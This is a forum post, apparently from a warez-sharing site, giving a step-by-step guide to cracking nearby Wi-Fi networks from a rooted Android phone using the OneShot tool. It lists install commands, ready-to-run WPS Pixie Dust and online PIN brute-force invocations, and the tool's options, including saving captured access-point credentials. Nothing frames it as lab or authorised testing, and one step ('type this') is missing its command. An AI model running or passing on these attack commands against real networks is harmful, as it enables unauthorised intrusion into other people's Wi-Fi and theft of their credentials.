

Kundra
Be a part of Nullsto's Growth ;)
Staff member
Moderator
Nullsto Lover
GiveAway Master
Trusted Uploader
- Joined
- Sep 16, 2022
- Messages
- 4,219
- Reaction score
- 6,568
- Points
- 193

Make sure you are Rooted or else it won't work!

1.
A. Manually install this requirements :
pkg install -y root-repo
pkg install -y git tsu python wpa-supplicant pixiewps iw openssl
Just wait installing requirements few minutes until its done.
B. After installation A. type this :
After installation Both A.B
Run this code :
sudo python OneShot/oneshot.py -i wlan0 --iface-down -K
Enter.
and you will see the Wifi Connections - when you see Green Color means there's a higher chance to bypass wifi connection
You can either change the code for example : sudo python OneShot/oneshot.py -i wlan0 --iface-down -K (Instead of -K, the last part you can change it into other code)
Here's the list :
-i, --interface=<wlan0> : Name of the interface to use
Optional arguments:
-b, --bssid=<mac> : BSSID of the target AP
-p, --pin=<wps pin> : Use the specified pin (arbitrary string or 4/8 digit pin)
-K, --pixie-dust : Run Pixie Dust attack
-B, --bruteforce : Run online bruteforce attack
--push-button-connect : Run WPS push button connection
Advanced arguments:
-d, --delay=<n> : Set the delay between pin attempts [0]
-w, --write : Write AP credentials to the file on success
-F, --pixie-force : Run Pixiewps with --force option (bruteforce full range)
-X, --show-pixie-cmd : Alway print Pixiewps command
--vuln-list=<filename> : Use custom file with vulnerable devices list ['vulnwsc.txt']
--iface-down : Down network interface when the work is finished
-l, --loop : Run in a loop
-r, --reverse-scan : Reverse order of networks in the list of networks. Useful on small displays
--mtk-wifi : Activate MediaTek Wi-Fi interface driver on startup and deactivate it on exit
(for internal Wi-Fi adapters implemented in MediaTek SoCs). Turn off Wi-Fi in the system settings before using this.
-v, --verbose : Verbose output
Guide examples:
Start Pixie Dust attack on a specified BSSID:
sudo python3 oneshot.py -i wlan0 -b 00:90:4C:C1:AC:21 -K
-
-
Show avaliable networks and start Pixie Dust attack on a specified network:
sudo python3 oneshot.py -i wlan0 -K
-
-
Launch online WPS bruteforce with the specified first half of the PIN:
sudo python3 oneshot.py -i wlan0 -b 00:90:4C:C1:AC:21 -B -p 1234
-
-
Start WPS push button connection:s
sudo python3 oneshot.py -i wlan0 --pbc
